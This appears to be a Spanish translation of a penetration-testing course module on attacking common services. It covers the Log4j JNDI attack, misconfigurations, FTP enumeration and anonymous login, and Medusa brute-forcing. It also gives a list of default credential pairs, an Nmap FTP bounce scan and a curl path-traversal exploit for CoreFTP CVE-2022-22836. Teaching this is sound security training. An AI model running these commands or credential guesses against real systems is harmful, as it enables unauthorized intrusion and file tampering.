Este gráfico desglosa el ataque JNDI de Log4j basado en [Concept of Attacks](#).

Iniciación del ataque

Paso	Log4j	Concepto de Ataques – Categoría
1.	El atacante manipula el agente de usuario con un comando de búsqueda JNDI.	Source
2.	El proceso malinterpreta el agente de usuario asignado, lo que lleva a la ejecución del comando.	Process
3.	El comando de búsqueda JNDI se ejecuta con privilegios de administrador debido a los permisos de registro.	Privileges
4.	Este comando de búsqueda JNDI apunta al servidor creado y preparado por el atacante, que contiene una clase Java maliciosa que contiene comandos diseñados por el atacante.	Destination

Aquí es cuando el ciclo comienza de nuevo, pero esta vez para obtener acceso remoto al sistema de destino.

Activar la ejecución remota de código

Paso	Log4j	Concepto de Ataques – Categoría
5.	Una vez que la clase Java maliciosa se recupera del servidor del atacante, se utiliza como fuente para acciones posteriores en el siguiente proceso.	Source
6.	A continuación, se lee el código malicioso de la clase Java, lo que en muchos casos ha provocado el acceso remoto al sistema.	Process
7.	El código malicioso se ejecuta con privilegios de administrador debido a los permisos de registro.	Privileges
8.	El código regresa a través de la red al atacante con las funciones que le permiten controlar el sistema de forma remota.	Destination

Por último, vemos un patrón que podemos utilizar repetidamente para nuestros ataques. Esta plantilla de patrón se puede utilizar para analizar y comprender los [exploits](#) y depurar nuestros propios exploits durante el desarrollo y las pruebas. Además, esta plantilla de patrón también se puede aplicar al análisis del código fuente, lo que nos permite comprobar determinadas funciones y comandos en nuestro código paso a paso. Por último, también podemos pensar de forma categórica sobre los peligros de cada tarea de forma individual.

Configuraciones incorrectas del servicio

Configuraciones incorrectas del servicio


Las configuraciones incorrectas suelen ocurrir cuando un administrador de sistemas, un técnico de soporte o un desarrollador no configura correctamente el marco de seguridad de una aplicación, un sitio web, un escritorio o un servidor, lo que genera vías de acceso peligrosas para usuarios no autorizados. Exploremos algunas de las configuraciones incorrectas más típicas de servicios comunes.

Autenticación

En años anteriores (aunque todavía vemos esto a veces durante las evaluaciones), era común que los servicios incluyeran credenciales predeterminadas (nombre de usuario y contraseña). Esto presenta un problema de seguridad porque muchos administradores dejan las credenciales predeterminadas sin cambios. Hoy en día, la mayoría del software solicita a los usuarios que configuren credenciales al momento de la instalación, lo cual es mejor que las credenciales predeterminadas. Sin embargo, tenga en cuenta que aún encontraremos proveedores que usan credenciales predeterminadas, especialmente en aplicaciones más antiguas.

Incluso cuando el servicio no tiene un conjunto de credenciales predeterminadas, un administrador puede usar contraseñas débiles o ninguna contraseña al configurar servicios con la idea de cambiar la contraseña una vez que el servicio esté configurado y funcionando.

Como administradores, debemos definir políticas de contraseñas que se apliquen al software probado o instalado en nuestro entorno. Se debe exigir a los administradores que cumplan con una complejidad mínima de contraseñas para evitar combinaciones de usuarios y contraseñas como:



```
● ● ● Configuraciones incorrectas del servicio

admin:admin
admin:password
admin:<blank>
root:12345678
administrator:Password
```

Una vez que tenemos el banner de servicio, el siguiente paso debe ser identificar las posibles credenciales predeterminadas. Si no hay credenciales predeterminadas, podemos probar las combinaciones de nombre de usuario y contraseña poco seguras que se indican anteriormente.

Autenticación anónima

Otra configuración incorrecta que puede existir en los servicios comunes es la autenticación anónima. El servicio se puede configurar para permitir la autenticación anónima, lo que

permite que cualquier persona con conectividad de red acceda al servicio sin que se le solicite la autenticación.

Derechos de acceso mal configurados

Imaginemos que recuperamos las credenciales de un usuario cuya función es subir archivos al servidor FTP, pero al que se le ha otorgado el derecho de leer todos los documentos FTP. La posibilidad es infinita, dependiendo de lo que haya dentro del servidor FTP. Podemos encontrar archivos con información de configuración para otros servicios, credenciales de texto sin formato, nombres de usuario, información confidencial e información de identificación personal (PII).

Los derechos de acceso mal configurados se dan cuando las cuentas de usuario tienen permisos incorrectos. El problema más grave podría ser dar a las personas que se encuentran en niveles inferiores de la cadena de mando acceso a información privada que solo deberían tener los gerentes o administradores.

Los administradores deben planificar su estrategia de derechos de acceso y existen algunas alternativas como [el control de acceso basado en roles \(RBAC\)](#) y [las listas de control de acceso \(ACL\)](#). Si queremos conocer los pros y contras más detallados de cada método, podemos leer [Choosing the best access control strategy](#) de Warren Parad de Authress.

Valores predeterminados innecesarios

La configuración inicial de dispositivos y software puede incluir, entre otras cosas, configuraciones, funciones, archivos y credenciales. Estos valores predeterminados suelen estar orientados a la usabilidad, más que a la seguridad. Dejarlos predeterminados no es una buena práctica de seguridad para un entorno de producción. Los valores predeterminados innecesarios son aquellos que necesitamos cambiar para proteger un sistema reduciendo su superficie de ataque.

También podríamos entregar la información personal de nuestra empresa en bandeja de plata si optamos por el camino fácil y aceptamos la configuración predeterminada al configurar un software o un dispositivo por primera vez. En realidad, los atacantes pueden obtener credenciales de acceso para equipos específicos o abusar de una configuración débil realizando una breve búsqueda en Internet.

[Los errores de configuración de seguridad](#) forman parte de la [lista de los 10 principales errores de OWASP](#). Echemos un vistazo a los relacionados con los valores predeterminados:

- Se habilitan o instalan funciones innecesarias (por ejemplo, puertos, servicios, páginas, cuentas o privilegios innecesarios).
- Las cuentas predeterminadas y sus contraseñas aún están habilitadas y sin cambios.
- El manejo de errores revela seguimientos de pila u otros mensajes de error excesivamente informativos para los usuarios.
- En el caso de los sistemas actualizados, las funciones de seguridad más recientes están deshabilitadas o no están configuradas de forma segura.

Prevención de configuraciones incorrectas

Una vez que hemos identificado nuestro entorno, la estrategia más sencilla para controlar el riesgo es bloquear la infraestructura más crítica y permitir únicamente el comportamiento deseado. Se debe desactivar cualquier comunicación que no sea necesaria para el programa. Esto puede incluir cosas como:

- Las interfaces de administración deben estar deshabilitadas.
- La depuración está desactivada.
- Deshabilitar el uso de nombres de usuario y contraseñas predeterminados.
- Configure el servidor para evitar acceso no autorizado, listados de directorios y otros problemas.
- Ejecute análisis y auditorías periódicamente para ayudar a descubrir futuras configuraciones erróneas o correcciones faltantes.

El OWASP Top 10 ofrece una sección sobre cómo proteger los procesos de instalación:

- Un proceso de endurecimiento repetible permite implementar de forma rápida y sencilla otro entorno que esté bloqueado de forma adecuada. Los entornos de desarrollo, control de calidad y producción deben configurarse de forma idéntica, y se deben utilizar diferentes credenciales en cada uno de ellos. Además, este proceso debe automatizarse para minimizar el esfuerzo necesario para configurar un nuevo entorno seguro.
- Una plataforma mínima sin funciones, componentes, documentación ni ejemplos innecesarios. Elimine o no instale funciones y estructuras que no utilice.
- Una tarea para revisar y actualizar las configuraciones correspondientes a todas las notas de seguridad, actualizaciones y parches como parte del proceso de administración de parches (consulte A06:2021-Componentes vulnerables y obsoletos). Revise los permisos de almacenamiento en la nube (por ejemplo, los permisos de depósito de S3).
- Una arquitectura de aplicación segmentada proporciona una separación efectiva y segura entre componentes o inquilinos, con segmentación, contenedorización o grupos de seguridad en la nube (ACL).
- Envío de directivas de seguridad a los clientes, por ejemplo, encabezados de seguridad.
- Un proceso automatizado para verificar la efectividad de las configuraciones y ajustes en todos los entornos.

Cómo encontrar información confidencial

Cuando atacamos un servicio, normalmente desempeñamos un papel de detectives y necesitamos recopilar la mayor cantidad de información posible y observar atentamente los detalles. Por lo tanto, cada pieza de información es esencial.

Imaginemos que estamos en un compromiso con un cliente, estamos apuntando al correo electrónico, FTP, bases de datos y almacenamiento, y nuestro objetivo es obtener la Ejecución Remota de Código (RCE) en cualquiera de estos servicios. Comenzamos la enumeración e intentamos el acceso anónimo a todos los servicios, y solo FTP tiene acceso anónimo. Encontramos un archivo vacío dentro del servicio FTP, pero con el nombre `johnsmith`, probamos `johnsmith` como usuario y contraseña de FTP, pero no funcionó. Probamos lo mismo con el servicio de correo electrónico y logramos iniciar sesión con éxito. Con el acceso al correo electrónico, comenzamos a buscar correos electrónicos que contengan la palabra `password`, encontramos muchos, pero uno de ellos contiene las credenciales de John para la base de datos MSSQL. Accedemos a la base de datos y usamos la funcionalidad incorporada para ejecutar comandos y obtener con éxito la RCE en el servidor de base de datos. Cumplimos con éxito nuestro objetivo.

Un servicio mal configurado nos permitió acceder a un fragmento de información que inicialmente puede parecer insignificante, `johnsmith` pero esa información nos abrió las puertas para descubrir más información y finalmente lograr la ejecución remota de código en el servidor de base de datos. De ahí la importancia de prestar atención a cada fragmento de información, a cada detalle, a medida que enumeramos y atacamos servicios comunes.

La información confidencial puede incluir, entre otros:

- Nombres de usuario.
- Direcciones de correo electrónico.
- Contraseñas.
- Registros DNS.
- Direcciones IP.
- Código fuente.
- Archivos de configuración.
- Información de identificación personal.

En este módulo se tratarán algunos servicios comunes en los que podemos encontrar información interesante y descubrir diferentes métodos y herramientas que podemos utilizar para automatizar nuestro proceso de descubrimiento. Estos servicios incluyen:

- Recursos compartidos de archivos.
- Correo electrónico.
- Bases de datos.

Comprensión de lo que debemos buscar

Cada objetivo es único y debemos familiarizarnos con él, sus procesos, procedimientos, modelo de negocio y propósito. Una vez que entendamos nuestro objetivo, podemos

pensar qué información es esencial para él y qué tipo de información es útil para nuestro ataque.

Hay dos elementos clave para encontrar información confidencial:

1. Necesitamos entender el servicio y cómo funciona.
2. Necesitamos saber qué estamos buscando.

Atacando FTP

El [Protocolo de transferencia de archivos](#) (**FTP**) es un protocolo de red estándar que se utiliza para transferir archivos entre computadoras. También realiza operaciones con directorios y archivos, como cambiar el directorio de trabajo, listar archivos y renombrar y eliminar directorios o archivos. De manera predeterminada, FTP escucha en el puerto [TCP/21](#).

Para atacar un servidor FTP, podemos abusar de una mala configuración o de privilegios excesivos, explotar vulnerabilidades conocidas o descubrir nuevas vulnerabilidades. Por lo tanto, después de obtener acceso al servicio FTP, necesitamos conocer el contenido del directorio para poder buscar información sensible o crítica, como ya comentamos anteriormente. El protocolo está diseñado para activar descargas y subidas con comandos. De esta forma, se pueden transferir archivos entre servidores y clientes. El usuario dispone de un sistema de gestión de archivos, conocido por el sistema operativo. Los archivos se pueden almacenar en carpetas, que pueden estar ubicadas en otras carpetas. Esto da como resultado una estructura de directorios jerárquica. La mayoría de las empresas utilizan este servicio para procesos de desarrollo de software o sitios web.

Enumeración

Los scripts de [Nmap](#) predeterminados `-sC` incluyen el script Nmap [ftp-anon -sV](#) que verifica si un servidor FTP permite inicios de sesión anónimos. El indicador de enumeración de versiones proporciona información interesante sobre los servicios FTP, como el banner FTP, que a menudo incluye el nombre de la versión. Podemos usar el cliente [ftp](#) o [nc](#) para interactuar con el servicio FTP. De manera predeterminada, FTP se ejecuta en el puerto TCP 21.

NMAP

```
sudo nmap -sC -sV -p 21 192.168.2.142
```

```
AlejandroGB@htb[~/htb]$ sudo nmap -sC -sV -p 21 192.168.2.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-10 22:04 EDT
Nmap scan report for 192.168.2.142
Host is up (0.00054s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 root root 31 Mar 28 2001 .banner
| d---x---x  2 root root 1024 Jan 14 2002 bin
| d---x---x  2 root root 1024 Aug 10 1999 etc
| drwxr-srwt 2 1170 924 2048 Jul 19 18:48 incoming [NSE: writeable]
| d---x---x  2 root root 1024 Jan 14 2002 lib
| drwxr-sr-x 2 1170 924 1024 Aug 5 2004 pub
|_Only 6 shown. Use --script-args=ftp-anon.maxlist=1 to see all.
```

Configuraciones erróneas

Como ya comentamos, la autenticación anónima se puede configurar para distintos servicios como FTP. Para acceder con login anónimo, podemos utilizar el nombre **anonymous** de usuario y no la contraseña. Esto puede resultar peligroso para la empresa si no se han configurado correctamente los permisos de lectura y escritura para el servicio FTP, ya que con el login anónimo, la empresa podría haber almacenado información sensible en una carpeta a la que el usuario anónimo del servicio FTP podría tener acceso.

Esto nos permitiría descargar esta información sensible o incluso cargar scripts peligrosos. Utilizando otras vulnerabilidades, como el recorrido de rutas en una aplicación web, podríamos averiguar dónde se encuentra este archivo y ejecutarlo como código PHP, por ejemplo.

Autenticación anónima

```
ftp 192.168.2.142  
Name (192.168.2.142:kali): anonymous
```

A terminal window titled "Atacando FTP" showing a session with vsFTPD. The user has connected anonymously and listed files in a directory. Two red arrows point to the command "ftp 192.168.2.142" and the password entry "anonymous".

```
AlejandroGB@htb[/htb]$ ftp 192.168.2.142 ←  
Connected to 192.168.2.142.  
220 (vsFTPd 2.3.4)  
Name (192.168.2.142:kali): anonymous ←  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rw-r--r--    1 0          0          9 Aug 12 16:51 test.txt  
226 Directory send OK.
```

Una vez que tenemos acceso a un servidor FTP con credenciales anónimas, podemos comenzar a buscar información interesante. Podemos usar los comandos **ls** y **cd** para movernos por los directorios como en Linux. Para descargar un solo archivo, usamos **get**, y para descargar varios archivos, podemos usar **mget**. Para las operaciones de carga, podemos usar **put** para un archivo simple o **mput** para varios archivos. Podemos usar **help** en la sesión del cliente FTP para obtener más información.

En el módulo [Footprinting](#), cubrimos información detallada sobre posibles configuraciones incorrectas de dichos servicios. Por ejemplo, se pueden aplicar muchas configuraciones diferentes a un servidor FTP y algunas de ellas conducen a diferentes opciones que podrían

causar posibles ataques contra ese servicio. Sin embargo, este módulo se centrará en ataques específicos en lugar de encontrar configuraciones incorrectas individuales.

Ataques específicos del protocolo

Existen muchos ataques y métodos diferentes que se basan en protocolos. Sin embargo, es fundamental tener en cuenta que no atacamos los protocolos individuales en sí, sino los servicios que los utilizan. Dado que existen docenas de servicios para un único protocolo y que procesan la información correspondiente de forma diferente, analizaremos algunos.


Fuerza bruta

Si no hay autenticación anónima disponible, también podemos forzar el inicio de sesión para los servicios FTP utilizando una lista de nombres de usuario y contraseñas generados previamente. Hay muchas herramientas diferentes para realizar un ataque de fuerza bruta. Exploraremos una de ellas, [Medusa](#). Con **Medusa**, podemos usar la opción **-u** para especificar un solo usuario al que apuntar, o puede usar la opción **-U** para proporcionar un archivo con una lista de nombres de usuario. La opción **-P** es para un archivo que contiene una lista de contraseñas. Podemos usar la opción **-M** y el protocolo al que apuntamos (FTP) y la opción **-h** para el nombre de host o la dirección IP de destino.

Nota: Aunque podemos encontrar servicios vulnerables a ataques de fuerza bruta, la mayoría de las aplicaciones actuales previenen este tipo de ataques. Un método más efectivo es el [Password Spraying](#).

Fuerza bruta con Medusa

```
medusa -u user -P /usr/share/wordlists/rockyou.txt -h 10.129.203.7 -M ftp
```



The screenshot shows a terminal window titled "Attacking FTP". The command entered is "medusa -u fiona -P /usr/share/wordlists/rockyou.txt -h 10.129.203.7 -M ftp". The output shows several account check attempts for the user "fiona" on port 21 of the host 10.129.203.7. One attempt succeeds with the password "family", indicated by "[SUCCESS]" in the log.

```
AlejandroGB@htb:~/htb$ medusa -u fiona -P /usr/share/wordlists/rockyou.txt -h 10.129.203.7 -M ftp
[...]
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ACCOUNT CHECK: [ftp] Host: 10.129.203.7 (1 of 1, 0 complete) User: fiona (1 of 1, 0 complete) Password: 123456 (1
ACCOUNT CHECK: [ftp] Host: 10.129.203.7 (1 of 1, 0 complete) User: fiona (1 of 1, 0 complete) Password: 12345 (2
ACCOUNT CHECK: [ftp] Host: 10.129.203.7 (1 of 1, 0 complete) User: fiona (1 of 1, 0 complete) Password: 123456789
ACCOUNT FOUND: [ftp] Host: 10.129.203.7 User: fiona Password: family [SUCCESS]
```

Ataque de rebote de FTP

Un ataque de rebote de FTP es un ataque de red que utiliza servidores FTP para enviar tráfico saliente a otro dispositivo de la red. El atacante utiliza un comando **PORT** para engañar a la conexión FTP para que ejecute comandos y obtenga información de un dispositivo distinto del servidor previsto.

Supongamos que nuestro objetivo es un servidor FTP **FTP_DMZ** expuesto a Internet. Otro dispositivo dentro de la misma red, **Internal_DMZ**, no está expuesto a Internet. Podemos utilizar la conexión al servidor **FTP_DMZ** para escanear **Internal_DMZ** mediante el ataque de rebote de FTP y obtener información sobre los puertos abiertos del servidor. Luego, podemos utilizar esa información como parte de nuestro ataque contra la infraestructura.

GeeksforGeeks





Imagen en inglés 2


GeeksforGeeks



Traducida al español 2

El indicador **Nmap -b** se puede utilizar para realizar un ataque de rebote de FTP:

```
nmap -Pn -v -n -p80 -b anonymous:password@10.10.110.213 172.17.0.2
```



The terminal window title is "Atacando FTP". The command run is "nmap -Pn -v -n -p80 -b anonymous:password@10.10.110.213 172.17.0.2". The output shows the Nmap version (7.80), the proxy resolution, connection attempt, and successful login ("Login credentials accepted by FTP server!"). It also mentions a "Bounce Scan" and a completed scan report for port 80/tcp. The host is declared as up. A table follows, showing a single open port 80/tcp service identified as http. The text "<SNIP>" indicates omitted content.

PORT	STATE	SERVICE
80/tcp	open	http

<SNIP>

Los servidores FTP modernos incluyen protecciones que, por defecto, previenen este tipo de ataques, pero si estas características están mal configuradas en los servidores FTP modernos, el servidor puede volverse vulnerable a un ataque de rebote FTP.

Últimas vulnerabilidades de FTP

Al analizar las vulnerabilidades más recientes, centraremos esta sección y las siguientes en uno de los ataques mostrados anteriormente y lo presentaremos de la forma más sencilla posible sin entrar en demasiados detalles técnicos. Esto debería ayudarnos a facilitar el concepto del ataque a través de un ejemplo relacionado con un servicio específico para comprenderlo mejor.


En este caso, vamos a hablar de la CoreFTP before build 727 vulnerabilidad asignada [CVE-2022-22836](#). Esta vulnerabilidad es para un servicio FTP que no procesa correctamente la petición HTTP PUT y da lugar a una vulnerabilidad **authenticated directory/ path traversal**, y **arbitrary file write**. Esta vulnerabilidad nos permite escribir archivos fuera del directorio al que tiene acceso el servicio.

El concepto del ataque

Este servicio FTP utiliza una solicitud **POST** HTTP para cargar archivos. Sin embargo, el servicio CoreFTP permite una solicitud **PUT** HTTP, que podemos utilizar para escribir contenido en archivos. Echemos un vistazo al ataque basado en nuestro concepto. La forma de explorar este ataque es relativamente sencilla y se basa en un solo comando **cURL**.

Explotación de CoreFTP


```
curl -k -X PUT -H "Host: <IP>" --basic -u <username>:<password> --data-binary "PoC." --path-as-is https://<IP>../../../../whoops
```



```
curl -k -X PUT -H "Host: <IP>" --basic -u <username>:<password> --data-binary "PoC." --path-as-is https://<IP>../../../../whoops
```

Con este comando, creamos una solicitud **PUT** HTTP sin procesar (**-X PUT**) con autenticación básica (**--basic -u <username>:<password>**), la ruta del archivo (**--path-as-is https://<IP>../../../../whoops**) y su contenido (**--data-binary "PoC."**). Además, especificamos el encabezado del host (**-H "Host: <IP>"**) con la dirección IP de nuestro sistema de destino.

El concepto de ataques



En resumen, el proceso en sí malinterpreta la entrada de la ruta por parte del usuario. Esto hace que se omita el acceso a la carpeta restringida. Como resultado, los permisos de escritura en la solicitud **PUT** HTTP no se controlan adecuadamente, lo que nos permite crear los archivos que queremos fuera de las carpetas autorizadas. Sin embargo, omitiremos la explicación del proceso **Basic Auth** y pasaremos directamente a la primera parte del exploit.

Recorrido de directorios

Paso	Recorrido de directorios	Concepto de Ataques – Categoría
1.	El usuario especifica el tipo de solicitud HTTP con el contenido del archivo, incluidos los caracteres de escape para salir del área restringida.	Source
2.	El tipo modificado de solicitud HTTP, el contenido del archivo y la ruta ingresada por el usuario son tomados y procesados por el proceso.	Process
3.	La aplicación comprueba si el usuario está autorizado a estar en la ruta especificada. Dado que las restricciones solo se aplican a una carpeta específica, todos los permisos que se le otorgan se omiten cuando sale de esa carpeta mediante el recorrido del directorio.	Privileges
4.	El destino es otro proceso que tiene la tarea de escribir el contenido especificado del usuario en el sistema local.	Destination


Hasta este punto, hemos pasado por alto las restricciones impuestas por la aplicación mediante los caracteres de escape (`../../../../`) y llegamos a la segunda parte, donde el proceso escribe el contenido que especificamos en un archivo de nuestra elección. Es entonces cuando el ciclo comienza de nuevo, pero esta vez para escribir el contenido en el sistema de destino.

Escritura de archivo arbitraria

Paso	Escritura de archivo arbitraria	Concepto de Ataques – Categoría
5.	Se utiliza como fuente la misma información que el usuario introdujo. En este caso, el nombre del archivo (<code>whoops</code>) y el contenido (<code>--data-binary "PoC."</code>).	Source
6.	El proceso toma la información especificada y procede a escribir el contenido deseado en el archivo especificado.	Process
7.	Dado que se pasaron por alto todas las restricciones durante la vulnerabilidad de recorrido de directorio, el servicio aprueba escribir el contenido en el archivo especificado.	Privileges
8.	El nombre de archivo especificado por el usuario (<code>whoops</code>) con el contenido deseado (<code>"PoC."</code>) ahora sirve como destino en el sistema local.	Destination

Una vez completada la tarea, podremos encontrar este archivo con el contenido correspondiente en el sistema de destino.

Sistema objetivo



```
Últimas vulnerabilidades de FTP
C:\> type C:\whoops
PoC.
```

Atacando SMB

El bloque de mensajes del servidor (SMB) es un protocolo de comunicación creado para proporcionar acceso compartido a archivos e impresoras entre nodos de una red. Inicialmente, se diseñó para ejecutarse sobre NetBIOS sobre TCP/IP (NBT) utilizando el puerto TCP **139** y los puertos UDP **137** y **138**. Sin embargo, con Windows 2000, Microsoft agregó la opción de ejecutar SMB directamente sobre TCP/IP en el puerto 445 sin la capa NetBIOS adicional. Hoy en día, los sistemas operativos Windows modernos utilizan SMB sobre TCP pero aún admiten la implementación de NetBIOS como comutación por error.

